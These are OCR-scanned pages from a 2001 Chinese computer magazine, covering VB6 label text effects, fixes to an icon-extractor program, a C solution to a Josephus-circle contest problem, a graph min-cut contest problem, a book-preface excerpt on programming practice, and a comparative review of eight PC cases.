设置LabOne的ForeColor属性为系统颜色表中的“突出显示文本”，即&H8000000E&，LabTwo的ForeColor属性为系统颜色表中的“按钮阴影”，即&H80000010&。文字凸出效果如图1所示。为了使文字更醒目一些，还可以将LabTwo的ForeColor属性设为系统颜色表中的“按钮文本”，即&H80000012&，或者继续选中LabTwo，点击鼠标右键，选

择“移至底层”，效果如图2 所示。

■凹陷效果

设置LabOne的ForeColor属性为系统颜色表中的“按钮文本”，即&H80000012&，LabTwo的ForeColor属性为系统颜色表中的“按钮突出显示”，即&H80000014&。文字凹陷效果如图3所示。在一般的程序中，使用更多的是将LabOne的ForeColor属性设为系统颜色表中的“按钮阴影”，即&H80000010&，这样更美观。

■立体效果

添加一个新的标签控件LabThree，其属性与LabOne和LabTwo完全一样。修改LabOne、LabTwo和LabThree的Font属性中的字形为“粗体小三号”。设置LabOne的ForeColor属性为系统颜色表中的“按钮表面”，即&H8000000F&，Left属性为10，Top属性为9；设置LabTwo的ForeColor属性为系统颜色表中的“突出显示文本”，即&H8000000E&，Left属性为9，Top属性为8；设置LabThree的ForeColor属性为系统颜色表中的“按钮阴影”，即&H80000010&，Left属性为11，Top属性为10。好了，立体效果已经完成，如图4所示。个人认为在英文中使用此效果较好，因为英文字母笔划较少，显示比中文清晰。


■立体玻璃字

这种文字效果需要编程来解决。运行前，需添加一个名为CmdGlass的按钮控件。最后的文字效果如图5所示。

```
Dim i As Long, oControl As Object
Private Sub CmdGlass_Click()
    For i = 1 To 10
      Set oControl = Controls.Add("VB.label", "LabGlsText" & i)
          With oControl
              .AutoSize = True
              .BackStyle = 0
              .FontSize = "22"
              .FontBold = True
              .Left = i
              .Top = i
              .ForeColor = RGB(25 * i, 255 - (25 * i), 255)
'交换R、G、B各值位置会有不同效果
              .Caption = "电脑爱好者"
              .Visible = True
          End With
    Next
    CmdGlass.Enabled = False
End Sub
```

以上即是在软件编程中常用的几种文字效果。适当更改控件的颜色值，如偏红或偏蓝，可使你的软件更美观。程序在Win2000＋VB6＋SP4环境下调试通过。


图1


图2



图3


图4


图5

升级“图标提取器”

□天津　徐文建

《电脑爱好者》2001年第3期上刊登了一篇名为《用VB6制作图标提取器》（下称《用》）的文章，看过此文后，觉得按照此方法虽然可以实现图标提取的目的，但却存在一些小纰漏，所以在此提出一些修改建议，使图标提取器更完善。

首先，《用》文中有一名为“fenli”的过程，作者的思路是：先读出一个图标，然后从此图标中获得图标信息，再由此重新创建一个新图标。这显然舍近求远了，完全可以从最初的图标句柄创建出图标并显示到pic1上。修改后的过程如下，仅三行程序：

```
Private Sub fenli(allfname As String, va As Integer)
    '图标创建过程
    Dim myicon As Long
    myicon = ExtractIcon(0, allfname, va)    '读出一个图标
    pic1.Picture = IconToPicture(myicon)    '将创建完成后的图标显示到pic1
End Sub
```

其次，《用》文中的程序使用了ExtractionIcon和CreateIconIndirect两个函数，这两个函数的返回值是图标的句柄，得到图标的句柄后，便可利用此句柄进行图标操作。当使用完此句柄后，一旦不再需要，一定要用DestroyIcon函数释放图标占用的内存及资源。我们可以通过修改函数IconToPicture，并且在此自建函数中使用DestroyIcon函数达到释放图标占用的内存及资源的目的。修改后的过程如下：

```
Public Function IconToPicture(hIcon As Long) As IPictureDisp
    Dim ID As CLSID
    Dim hR As Long
    Dim Nicon As TypeIcon
    Dim LP As IUnknown
    With Nicon
        .cbSize = Len(Nicon)
        .picType = vbPicTypeIcon
        .hIcon = hIcon
    End With
    With ID
      .ID(8) = 192
      .ID(15) = 70
    End With
    hR = OleCreatePictureIndirect(Nicon, ID, 1, LP)
    DestroyIcon hIcon    '释放图标占用的内存及资源
    If hR = 0 Then
        Set IconToPicture = LP
    Else
        MsgBox "提取出错！文件内部图标已经不可用！", vbOKOnly + vbExclamation
    End If
End Function
```

由于以上程序中用到了DestroyIcon函数，所以不要忘记在模块中添加DestroyIcon函数声明:

Public Declare Function DestroyIcon Lib "user32" Alias "DestroyIcon" (ByVal hIcon As Long) As Long

还有一点需要说明的是，《用》文作者对ExtractIcon函数的说明有一些问题，其正确注解应为：参数nIconIndex是欲获取的图标的索引，如果为-1，表示取得文件中的图标总数，而参数hInst应该是当前应用程序的实例句柄。

到此为止，“图标提取器”升级完成。

一个围圈小游戏的编程问题

□北京　罗光宣

(一)问题

今年第3期的擂台赛栏目出了这样一个比较简单的编程问题:有这样一个游戏,有n个人按顺时针方向排成一个圈,然后首先从第r个人开始按顺时针方向依次报数,报到数s的人就出圈,下一个再从1开始报数……一直到所有人都出圈为止,请确定这n个人的出圈次序。具体要求详见第三期。

(二)程序设计简要说明

这个程序设计问题很简单,主要的问题是对所有人名的信息数据选择一种合适的数据结构加以存贮与处理。

来稿大概有以下一些方法:

一种就是下面将给出的例子采用的方法,用1个字符数组依次读入n个人名串,每一轮将出局1个人,也就是在局数据项将少一项,故可将它们向前移动聚类,最后多出1项,故可将出局人信息计入该项。这样在n轮操作完成后,原数组元素从最后1项至最前1项次序就是该游戏的出局次序。

还有一些采用开两个数组的方法,一个记录在局信息,另一个记录出局信息;或一个记录人名信息,另一个为标志数组记录是否在局(如在局用0表示),以及出局的次序(用正整数给出出局序号)。

再者还有采用链表式结构的,设两个表头指针,一个是在局链表,另一个是出局链表,初始时在局链表有n个节点,操作完成后所有节点按出局次序转移到出局链表中。

显然,第一种方法是一种不次于其他方法的方法,其一是省内存,只用了一份数组空间;其二是可用公式直接计算出局项下标,而不用逐项递进查找,尽管要将出局项以后各项向前移动。

(三)源程序一例

下面是一个参赛程序,采用的方法就是上面提到的第一种方法。

其中数组char *name[NM]用于存贮名字项,核心程序段大约有十多句,其中nd表示每一轮处理中实际的在局人数,r为该轮应出局者下标。

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define NM 8
/* 考虑中国人名字最多4个中文字,如名字超过8个
   字节则需相应修改,也可改为运行时读入的变量 */
void main(void)
{FILE *fp;
 int  i,nd,n,r,s;      //n:总人数 r:头1个报数人序号 s:每轮报数时报到的最大数
 char *fn="input.dat";
 char **name,ch[NM];
 if( (fp=fopen(fn,"r"))==NULL )
 { printf("\n文件%s打不开!",fn);
   exit(1);
 }
 fscanf(fp,"%d %d %d",&n,&r,&s);
 if(n<=0 || r<=0 || s<=0)
 { printf("\n输入文件%s的数据不合法!",fn);
   exit(1);
 }
 if((name=(char **)malloc(n*sizeof(char *)))<0)
   exit(1);
for(i=0;i<n;++i)
   {  if(( name[i]=(char *)malloc(NM*sizeof(char)))==NULL)
              exit(1);
      fscanf(fp,"%s",name[i]);
   }
 fclose(fp);
  //这是程序核心段,对输入数据进行操作,得出出局次序数据
  nd=n;              //nd:每轮报数时的实际人数
 r-=1;
  while(nd>1)
  {     r=(r+s-1)%nd;   //r: 每轮出局者的C数组下标数
            if(r!=(nd-1))
            { strcpy(ch,name[r]);
      for(i=r;i<nd-1;++i)
          strcpy(name[i],name[i+1]);
              strcpy(name[nd-1],ch);
            }
      --nd;
  }
  for(i=n-1;i>=0;--i)  //输出结果
     printf("第%d个出局者为:%s\n",n-i,name[i]);
 for(i=0;i<n;++i)
            free(name[i]);
  free(name);
}
```

(四)一点小小的改进

到这里,大家不妨仔细推敲一下上面的小程序,想一想还有没有什么地方明显可以优化?

实际上,有一个小小的败笔,就是name数组字符串项的移动拷贝用了字符串拷贝函数strcpy(),实际上当然应该用指针交换地址效率更高。

也就是将程序改造如下:

```
#include <stdio.h>
#include <stdlib.h>
#define NM 8
/* 考虑中国人名字最多4个中文字,如名字超过8个
   字节则需相应修改,也可改为运行时读入的变量 */
void main(void)
{FILE *fp;
 int  i,nd,n,r,s;      //n:总人数 r:头1个报数人序号 s:每轮报数时报到的最大数
 char *fn="input.dat";
 char **name,*ch;
 if( (fp=fopen(fn,"r"))==NULL )
 { printf("\n文件%s打不开!",fn);
   exit(1);
 }
 fscanf(fp,"%d %d %d",&n,&r,&s);
 if(n<=0 || r<=0 || s<=0)
 { printf("\n输入文件%s的数据不合法!",fn);
   exit(1);
 }
 if((name=(char **)malloc(n*sizeof(char *)))<0)
   exit(1);
for(i=0;i<n;++i)
   {  if(( name[i]=(char *)malloc(NM*sizeof(char)))==NULL)
              exit(1);
      fscanf(fp,"%s",name[i]);
   }
 fclose(fp);
  nd=n;              //nd:每轮报数时的实际人数
 r-=1;
  while(nd>1)
  { r=(r+s-1)%nd;   //r: 每轮出局者的C数组下标数
            if(r!=(nd-1))
            {
```

2001 年第 3 期擂台赛获奖名单

擂 主：苛和生(北京)
一等奖：赵 斌(上海) 刘志利(海南) 刘 宗(海南)
优秀奖：王小萧(湖北) 胡五清(广东) 肖 宁(哈尔滨)
萧长贵(西安) 刘 鹏(上海)
本期评委：吴文虎 刘雅英 罗光宣 丁宇征

擂主将获得《金山笔圣》一套，一等奖获得《金山毒霸》光盘一张，优秀选手将获得《金山打字通》光盘一张。

本期奖品由金山公司提供。

2001 年第 9 期擂台赛题目

如何破坏交通网中两点间的通迅最省事之二

设一个通信网络可以用一个无向图表示，现在需要通过破坏一些线路的手段，也就是对应删去有向图中的一组边，达到使其中两指定点间无法通迅的目的(也就是使两点间不再存在通路)。请编一程序，给出其中需删除边数最少的一种方案。

如图1所示，是一个表示8个站点间通迅网情况的无向图，要通过破坏线路的办法破坏点0与点1间的通迅，有很多办法：如去掉边1、2与3，去掉边8、10与11，去掉边2、4、5与7，或去掉边6与7等等，但其中去掉边数最少的方案仅需要删除2条边。一个具体方案为 ：去掉边 6 与 7。

具体要求 ：输入数据放在 input.dat 文件中，第 1 行为两整数，表示需破坏通迅的两站点的点序号 ；第 2 行也为两整数n与m，分别表示通迅网无向图的顶点数与边数 ；余下接着有m行，每行三整数分别表示边序号以及该边两端点的序号。结果输出在屏幕上，依次给出一个最佳方案需破坏的边的序号。




图 1

参 赛 要 求

(1) 要求有程序的简要说明，程序有较好的写作风格，适当的注释。

(2) 非常欢迎将参赛程序通过软盘或 E - mail ：arena@cfan.com.cn寄来。

(3) 本次擂台赛评奖日期为：2001 年 7 月 10 日。

(4) 来稿请寄：北京9615信箱《电脑爱好者》编辑部(擂台赛 2001 年第 9 期) 收 (100086)。

```
        ch=name[r];
      for(i=r;i<nd-1;++i)
          name[i]=name[i+1];
              name[nd-1]=ch;
              }
      --nd;
  }
 for(i=n-1;i>=0;--i)
     printf("第%d个出局者为:%s\n",n-i,name[i]);
 for(i=0;i<n;++i)
             free(name[i]);
          free(name);
     }
```

什么是程序设计的精髓？

......

程序设计是计算机专业领域中最核心的工作。在计算机领域中任何好的创意和设计，最终都需要通过高水平的程序设计实现，才能够真正成为有社会价值、市场价值的制成品和产品。有一件事使我非常感慨。在计算机领域走在世界最前列的美国，确实有那么一大批人，他们几十年如一日地奋斗在程序设计领域里。比如 TomPson 和 Ritchie 得了图灵奖之后仍在做程序设计工作，Kernighan 和 Pike 也是这些人中的杰出代表。我觉得这些人是真正托起美国计算机业的脊梁。在中国何时能够有这样的一大批人，那么中国的计算机事业也就能在世界上占据一席之地了。中国的计算机事业要有真正的发展，必须造就一大批高水平的程序设计专家，这既是社会对于一批最优秀青年的召唤，也是历史对中国计算机教育界的挑战。

......

近年来，程序设计环境确实取得了长足的进步。有人可能会提出疑问，既然许多程序似乎都能在一系列指指点点之中完成，在这种情况下程序设计难道还有多少花招好玩吗？实际情况并不是那么简单。任何一个有点价值的程序都不仅是一个图形界面外壳。虽然在最终的可执行代码里，界面外壳可能占据了相当大的比例，但一个程序的特点恰恰就在那些人们自己动手写出的代码中。而良好的设计、卓越的编码实现永远都是不可替代的，是不可能自动生成的，正是它们形成了一个软件的真正价值。实际上，所有程序设计环境中有价值的东西不过是在一些局部领域中优秀代码的浓缩和沉淀。

应该看到，功能强大的程序开发环境未必能造就出更优秀的程序员。在我自己的教学实践中，遇到了越来越多这样的学生，他们是玩编程环境的高手，但距离程序设计高手却差得太远。他们对算法和数据结构选择、程序的结构设计和良好编码的各种要素不太得要领，最熟悉的就是排错系统(debuger)和单步执行．最拿手的是在程序上打补丁，一个十行程序就能解决的问题，让他们来做，动辄就是几十上百行甚至更多．而到最后自己也不知道做得到底对不对，只知道试过一些例子，单步执行无数遍，打了数不清的补丁：可悲的是、以这类活动方式作为编程要义的不仅是这些学生，这种情况也不仅出现在校园里．不仅出现在我们周围，不仅出现在中国。这可能也是我们经常使用的系统规模庞大．而又不时崩溃的一个重要原因。无论是这些学生，或者是作为一般计算机工作者、作为教师的我们．都应该看看本书作者是如何对待编程和测试问题的，应该从中领略什么样的东西能称得上是真正的代码。

正如作者在书中反复强调的，程序设计并不就是编码．在程序设计工作中，既有工程也有科学。需要有对所面临的问题的科学分析：考虑各种设计可能性．在各种约束条件中寻找合理的平衡点；选择适当的技术、算法和数据结构，选择合适的语言和语言中合适的描述结构；编码和可能的代码调整；设法排除程序中的错误：通过系统化的测试，努力保证程序能够满足我们的需要，具有相当的可靠性和抵御外部意外事件的能力.....

--引自《程序设计实践》一书北大裘宗燕教授的译者序

安内也要攘外
——八款机箱横向评测

□CFan评测室 www.cfan.com.cn
橄榄树 www.pcolive.com 联合评测

引言

很多朋友在配置电脑的时候往往非常重视CPU、主板等主要部件的质量，而忽略了机箱的重要性，从而产生了千奇百怪的故障，甚至直接损害了电脑。形象地比喻一下，机箱就像我们的住房以及房间中的电、水、气系统，如果它们出现严重的质量问题，轻则影响使用，重则危及您的生命啊。一个好的机箱不仅可以保护电脑配件不受外界的伤害，还可以有效地屏蔽电磁干扰，保障您的健康和电脑的正常工作。现在的机箱和以前相比，外观更亮丽，内部结构更合理了。还有一个新的趋势就是，在CPU、显卡、硬盘发热量不断增加的情况下，机箱散热性能已经成了各厂商在设计产品时重点考虑的问题。

由于现在市场上的机箱品牌非常多，给消费者的选购带来了很大的难度，同时机箱也是奸商赚取利润的法宝。我们此次评测机箱，正是为了能从比较全面而专业的角度为读者服务，给您的购买提供一些参考。我们选择的产品都是目前市场上有名的品牌，如：华表、技展、爱国者、顺新、百士德、大水牛、金河田、鸿富锦。由于每款机箱都配有高性能的电源，因此价位在二百多元到四百多元之间。我们不但评价其外观，还根据它们的用料、功能、特点、尺寸、所带配件等多方面进行比较，从而找出比较优秀的产品。

下面我们就这8款机箱逐一进行评价。

银河 华表5DFB01



银河这个品牌应具备机箱行业中的元老资格了。这次我们测试的产品是银河的华表5DFB01机箱。这款机箱的外观比较前卫，其主色调为蓝灰相间，很协调。外壳全部采用塑料制作，也就是人们说的全塑机箱，摸起来手感柔和。机箱拆装方便，其后面板用一个大螺丝固定，其他的挡板全部采用了拼合固定。但我们在拆装时发现螺丝对位有些不正，不知是不是个别现象。


机箱的最主要作用就是用来把各种元器件固定好，使其能在稳定的环境下正常工作。一些厂商为了省钱，使用非常薄的钢板来做机箱的主要架构。这就使得机箱在稍一受力时就会产生变形，极易造成放置不稳的现象，有时甚至会使板卡受压变形、产生脱位、短路等故障。这款华表机箱的用料相当优秀，箱体很重，钢板厚且结实，在大力挤压的情况下，钢板只是稍微有一点弯曲，减轻压力后，马上能恢复原状，说明其抗压和韧性都不错。

机箱的钢板打磨得十分细致，可以说是光亮可鉴，在所有边角的地方都进行了折边。用手在机箱里面触摸，手感非常舒服，质地也很光滑，没有一点毛刺，做工很好。随后观察机箱布局。机箱前部设计了3个5.25英寸托架，对于想扩展成双光驱或者添加硬盘架、电视卡控制面板等设备的用户来说应该够用。3个3.5英寸托架也是绰绰有余，普通软驱、Zip软驱、硬盘，想装什么都可以。这款机箱由于空间宽松，安装主板及其他插卡时没有感觉出不便。硬盘和光驱的固定架设计得也很细致，安装一个光驱后，即使再安装第二个光驱，也不会因为第一个光驱固定得太紧，而放不进去。

散热问题是否解决得好，决定了您电脑是否能长时间正常工作。要知道大多数不稳定情况的发生，都与机器温度过高有关。相信大家已经对近期“雷鸟”、PIII、“毒龙”频频烧毁的案例有所耳闻了吧？这都是散热惹的祸。散热的好坏，机箱中的气流走向是一个重要的决定因素。笔者曾经见到一款品牌机的机箱，竟然把电源的散热风扇冲着机箱内部，使得本来就很热的机箱内部，又多了一个火炉。华表这款机箱在这方面的设计合理，内部非常宽大，为空气流动提供了足够的空间。为了能够将机箱内多余的热量及时排出，机箱前后面各设计了一组散热孔，后部安装了一个散热风扇，并且在机箱的前面还预留了位置稍高一些的散热风扇位置。如果安装了这个风扇，就可以形成上下两条气流路径，这就是双程互动对流原理。

在电源方面，该款机箱配备了银河自己的ATX 250C标准250W电源。我们模拟了一些极端的使用状况来测试电源的负载情况，采用2块IBM 75GXP 15GB硬盘，大白鲨44X Plus和阿帕齐44X光驱、Acer CD-RW 8432IA各一个。通过长时间运行大型软件的结果来看，电源的负载未出现异常。通过专用软件测试，可以看到其电流值稳定，没有太大的波动起伏。该电源的外壳使用了较厚的钢板制成，边角都经过打磨处理，顶部设计了众多的吸气孔。电源安装到机箱后其吸气孔正好位于CPU的上方，可以将CPU附近的热量通过电源风扇抽出机箱外部，增加机箱散热效果，独具匠心。在电源自身散热方面，这款电源增加了两个非常大的散热片，由于表面积很大，对散热十分有利。需要提醒的是，市场上有些奸商用劣质电源搭配该款机箱，购买时留心才是。





技展6000P



这款技展机箱的型号是6000P，它的外壳同样包裹了一层塑料，即也是全塑机箱，非常的光滑而精细（本次评测只有银河、技展的产品是全塑机箱）。其主色调为淡绿与白色相结合，并且在前面板上部设计了一个暗门，向下拉开就可以看到5.25英寸托架，这个暗门的颜色为半透明的绿色。钢板结实厚重，重压下变形较小，从外观设计上来说，我们感觉其在8款机箱中颇有特色。

这款机箱内部结构合理，空间宽大，同样的全折边设计，用手触摸无毛刺。板卡的安装比较方便，拥有了4个5.25英寸托架，可以安装4个该类设备，设备扩展性很好。不过要全部用上5.25英寸托架的话，你的主板最好是能够支持RAID功能，一般主板应该不会提供这么多的IDE接口。而3.5英寸的托架，这款机箱也提供了3个，足够升级用。



内部散热方面，这款机箱设计得也比较出色。除了前后都有散热孔外，它同样也采用了前面安装一个风扇、后部预留出一个风扇位置的双程互动对流原理设计。

这款机箱附带的电源为技展电源，型号是300X，是一个标准的300W电源，在同档次机箱中，它附带的电源应该是值得一提的。在测试中，连接上述多种设备，在运行了多种大型软件后，稳定性方面没有出现任何问题。电流波动值比银河略大，但充足的功率使其比其他机箱能连接更多的设备，这也算是这款机箱的一个特点吧！

爱国者月光宝盒564D01

爱国者的月光宝盒系列机箱对于广大消费者来说应该算是比较熟悉了，我们拿到的是月光宝盒系列中型号为564D01的一款机箱。这款机箱从外观上来看很协调，前面板的主色调为蓝色和银灰色相间，电源开关键被设置在前面板下方的中央，采用明亮的钢本色。RESET键则设计在靠近机箱最下方的部位，这样设计可能会不方便那些喜欢将机箱放在桌子下方的人使用。3个5.25英寸和3个3.5英寸的托架可满足日常的应用。

这款564D01机箱也采用了全折边设计，由此也可以看出全折边设计应该是合格机箱的基本条件。但通过安装板卡我们发现，固定机箱侧面板的卡子设计得不是很好，在用手碰到此处时，感觉很锋利。前面板最上方的5.25英寸托架处也比较锋利，这样用户在拆卸时就有可能会出现手被划伤的情况。其钢板采用的是全钢制冷镀锌材质，采用这个材料的好处就是可以有效地屏蔽掉外界的电磁辐射和防止静电，保证计算机运行时不受到外来的干扰。同样的，这种材料也可以将计算机内部的电磁幅射消化在机箱内部，从而也不会干扰计算机外部的各种设备，这一点也是很有必要的，因为现在的电器设备较多，放在一起难免会遇到相互干扰的情况。通过内、外部挤压，应该说机箱变形在合理范围之内。



这款机箱在功能方面很有特点。首先，在外包装上印有"轻松拆卸，无须工具"的字样。大家都知道，现在市面上的许多机箱在安装各种配件时都需要用螺丝来固定，这么做往往既费时间又不方便，而这款564D01则不需要这么复杂。通过观察，可以看出它在各个安装托架的两侧，都留下了许多的安装孔，而这款机箱所配备的螺丝全部为拇指螺丝，均可以直接用手来把螺丝旋转固定，从真正意义上做到了"无须工具"。我们试着安装了一台光驱，所用时间仅为1分钟左右。可以说采用这种设计之后，安装的效率确实提高了不少，而且很方便。在主板的安装钢板上，以及在侧面板的安装和固定方面采用的也是这样的设计。另外，在它的PCI卡插槽的位置，也同样表现出此项设计，它的每一个卡子都是通过一个可上下滑动的部件来固定。在安装PCI卡时，只需将可滑动部件向上推一下，将原挡板取下，然后将卡安好，再把滑动部件滑下即可固定住，全过程也不需要任何工具，所用时间也很短。可以说在产品功能设计方面，这款机箱的确独占鳌头。



散热方面，这款机箱也有充分的考虑，除去机箱电源的风扇口外，还分别在电源的下方，以及机箱前面板的下方，预留出外加风扇的位置。如果全都安装到位，散热将不成问题。

这款机箱所采用的电源是长城的ATX-250SE，长城电源想必广大用户是非常熟悉的了，质量一向有很好的口碑。这款ATX-250SE的功率为250W，可基本上满足用户的需求。连接上述多种设备，在运行了多种大型的软件后，没有出现任何问题。我们注意到厂商在细节方面也很注意，如专门将螺丝放在一个很显眼的黄色口袋里，以免用户在安装时将螺丝丢失。

顺新 阿波罗 SA-110358

这款机箱通过了国家计算机质量检验中心依据GB9254-88"信息技术设备的无线电干扰极限值和测试方法"的传导干扰检验试验，达到合格水平。

初见这款机箱并没有什么特别的。面板采用了流行的半透明设计，面板材料质感很好，用手接触感觉柔和。但是由于面板使用了灰色为主色调，从外观上看机箱活力不足，有些死板。电源开关和复位键的设计位置高度合适，但是两者位置过于接近，电源开关设计太小，很容易在使用的时候发生错按。这款机箱拿在手里非常沉重，可以证明这款产品的用料非常考究。

打开这款机箱，发现它使用的是简易安装的三片式机箱案板设计，使维修非常方便。打开上盖，然后拉出左右机箱盖。一个机箱的好坏，主要看机箱的用料的好坏，这款机箱继承了顺新品牌的特征，使用了硬度很高的钢板，大力挤压后变形很小，韧性也不错。钢板打磨细致，内部采用全折边设计，触摸后没有发现毛刺。此款机箱内部空间宽大，安装主板时非常方便。该机箱预留了3个5.25英寸和3个3.5英寸托架，其设计合理，光驱和软驱安装后卡得松紧适度，但软驱没使用普遍采用的方便的抽拉式设计则是一个遗憾。

机箱前部预留了一个风扇安装位置，机箱后部和两侧都布置了散热口，散热效果不错。





大水牛 2000A

该款机箱首先给我们的感觉是非常沉重，从这里也可以看出它的用料应该很实在。从外观看，它的前面板采用银色作为主色凋，在前面板下方有一个形如牛角的深绿色装饰物，设计者将指示灯放到了这里，使得它的设计相当有个性。机箱后面设计简洁，PCI卡子的挡板是用螺丝固定的，这要比一般铸造的机箱拆装方便一些，毕竟当用户使用了铸造机箱后，拆卸PCI设备后还需要再找挡板，而使用这款机箱您就不用为此而发愁了。该机箱抗压力和韧性相当不错，各位置的钢板都很厚，没有一丝"节约"。

拆下前面板，观察其内部结构，有3个5.25英寸和2个3.5英寸托架，对于数量的设置想必有自己的考虑，其中各有一个是空的，而其他的插槽都用挡板封着。托架螺丝口的设计比较特殊，一般机箱上螺丝的位置都只有一个"一"字的口，而这款机箱设计了三个连续的螺丝口，这对于用户安装光驱或软驱比较方便，安装后设备会很稳定。虽然这款机箱采用了全折边的设计，但是在有些托架上仍有毛刺，这个位置上的毛刺极容易划伤手臂。




散热方面，由于它的电源是竖向放置的，因此对于CPU风扇的放置和散热相当有利。如果用户想安装主板的话，一般都需要将电源拆下，而这种设计则解决了这个问题。这款机箱在散热方面只预留了前面的一个散热口，而没有散热风扇，这对于高热能设备来讲不太有利，可能需要用户自己改造一下散热系统。



这款机箱采用的电源是大水牛 250W ATX电源。其采用了风扇自动控温、过载和短路双重保护装置，具有五大一小的输出接口，可以支持STR快速唤醒功能。我们在评测这款电源时，将它的接口全部接满，在运行了多种大型的软件后，发现电源的负载还是相当不错的，其电流的稳定性更是出色。

百事德03AA






该机箱设计了银色并配有蓝色外圈的前面板，很时尚。它的开关键放在软驱开关的旁边，而RESET键在它的下方，我们感觉这种设计在用户使用过程中容易出现误操作。它设计了4个5.25英寸和2个3.5英寸托架。3.5英寸托架数量应该说在目前够用了。

让我们来看看它的内部结构，当我们拆卸它的前面板时竟然拿不下来，后来发现原来前面板是用螺丝固定的。我们在拆卸这款机箱的钢板时发现其钢板的做工还是相当细致的，它采用了双面喷漆的设计，这在目前市场上销售的机箱中为数不多。但这款机箱的钢板比较薄，并且给其一些压力就会发生弯曲。安装板卡和移动机箱时一定要注意这一点。机箱也采用了全折边设计，但触摸后感觉毛刺不少。

当我们拆开这款机箱后，发现它的内部结构比较"简陋"，并且内部用料也很差。观察光驱、软驱托架和PCI插槽等地方，发现它所选用的材料用一个手指就可以将其戳弯。从这款机箱的主板安装孔上看，也是简单异常，它只为用户提供了六个螺丝孔，这对于目前市场中不同型号的主板而言肯定是不够的。这款机箱从内部看，它的散热性一般，虽然在机箱前后及下方都有预留的散热孔，散热孔多应算是它的一个特点，但没有散热风扇这点，与其他机箱相比应是劣势。

鸿富锦ATX-14





这款机箱是由深圳市鸿富锦精密工业有限公司制造的，重量较前几款轻些。该产品外包装标示不清，没有注明所配电源的瓦数。这款机箱外表相对平常，全白的外观，全塑料面板设计。

机箱有3个5.25英寸和3个3.5英寸的托架，其中两个在内部，外部3.5英寸托架的右侧是电源开关，电源开关下部是复位键，电源开关和复位键同为深灰色，位置设计合理，使用方便，不会发生误操作，电源开关手感不错。

此款机箱的设计还处于传统的改锥打开方式，使用户在安装或维修时不太方便。由于内部的两个3.5英寸托架设计为固定式，所以安装时也有些复杂。

该机箱在用料方面也很平常，前面板只使用了单面喷涂，而钢板给人的感觉更像是铁皮。钢板采用了铸压技术。结构的设计上并没有采用在中间加助托条的设计，稳定性不是很好。此款机箱的钢板使用了全折边设计，触摸后没有发现有毛刺，这一点令人满意。

机箱的内部空间设计很好，给人以空阔的感觉。内部设计简洁，钢板的铸造没有零乱感。机型的前部有一个风扇架，并用塑料挡板进行隔离，使风扇可以工作在安全的环境下，不会因为物体接触使风扇损坏。不过机箱只在后部设置了散热口，散热效果恐怕稍差一些。

机箱电源使用的是百盛的温控电源，型号为BS-2000。电源输出功率为250瓦，基本上可以满足用户的需要。连接上述多种设备，在运行了多种大型软件后，电流有所波动，幅度可以接受。虽然这款机箱与银河、技展、大水牛等机箱相比有一定差距，但由于其价格相对便宜，适合一般用户选择。

金河田 ATX-8033





金河田是市场上常见的一个品牌，此次我们拿到的是一款型号为 ATX-8033 的机箱。其外观相对简洁，前面板主色选用了白色，周边配蓝黑色，比较正统。电源开关键被设计在前面板的中间偏下的位置，按起来手感还不错，RESET 键则在开关键的正上方约 1 公分处，在 RESET 键上方的两侧是电源灯和硬盘灯，布局规矩。另外，在下方的白色面板和蓝黑色边缘板的交接处还有一个凹状槽，使得整个机箱看起来还有几分立体感。

这款机箱的侧面板采用的是厚度为1.0mm的钢板，并且是双面喷漆。比较有特点的是这款机箱的钢板采用的是从日本进口的CECC优质钢板，也是冷镀锌的材质，能有效地屏蔽外界电磁辐射的干扰和防止静电。

在机箱的内部构造方面，它采用的也是全折边的设计，通过触摸，我们感觉在它的主板安装板上方，以及3.5英寸和5.25英寸托架的边角处很锋利，容易伤人，并且托架的材质质量不是很好，在对其略施压力的情况下，竟然出现了变形的情况，这对光驱以及软驱等设备的安装会造成很大的不便。机箱各部件采用螺丝固定，拆装有些麻烦，但由于在3.5英寸托架旁边预留了一个开口，所以在安装软驱等设备时比较方便。PCI 卡的插槽挡板是被点焊上去的，在安装 PCI 卡时需用点力才能将挡板卸下。这种方式虽然省去了拆卸螺丝的时间，但实际操作起来也是多少有些不便的。不过有一点设计值得称道，就是它的电源开关键以及 RESET 等键与主板的连线采用了一体化的设计，而不像大多数机箱都是将连线一根一根的分开，这样做的好处就是有利于散热。另外，由于采用了这样的设计，可以让用户很清楚地分辨出各种不同的连线，很方便安装。

散热方面，这款机箱也采用了双程互动对流原理设计，但散热孔相对少些。

电源在整个计算机系统中的地位是相当重要的，而金河田的电源在市场中还是受到不少消费者青睐的。这款机箱所采用的就是由金河田自己生产制造的一款型号为 ATX-310T 2.03版电源，功率为250W，可以满足大多数用户的需要，而且它也通过了中国电工产品认证。连接上述多种设备，在运行了多种大型的软件后，该电源未出现过载现象，但电流波动稍大了一些。

横向对比

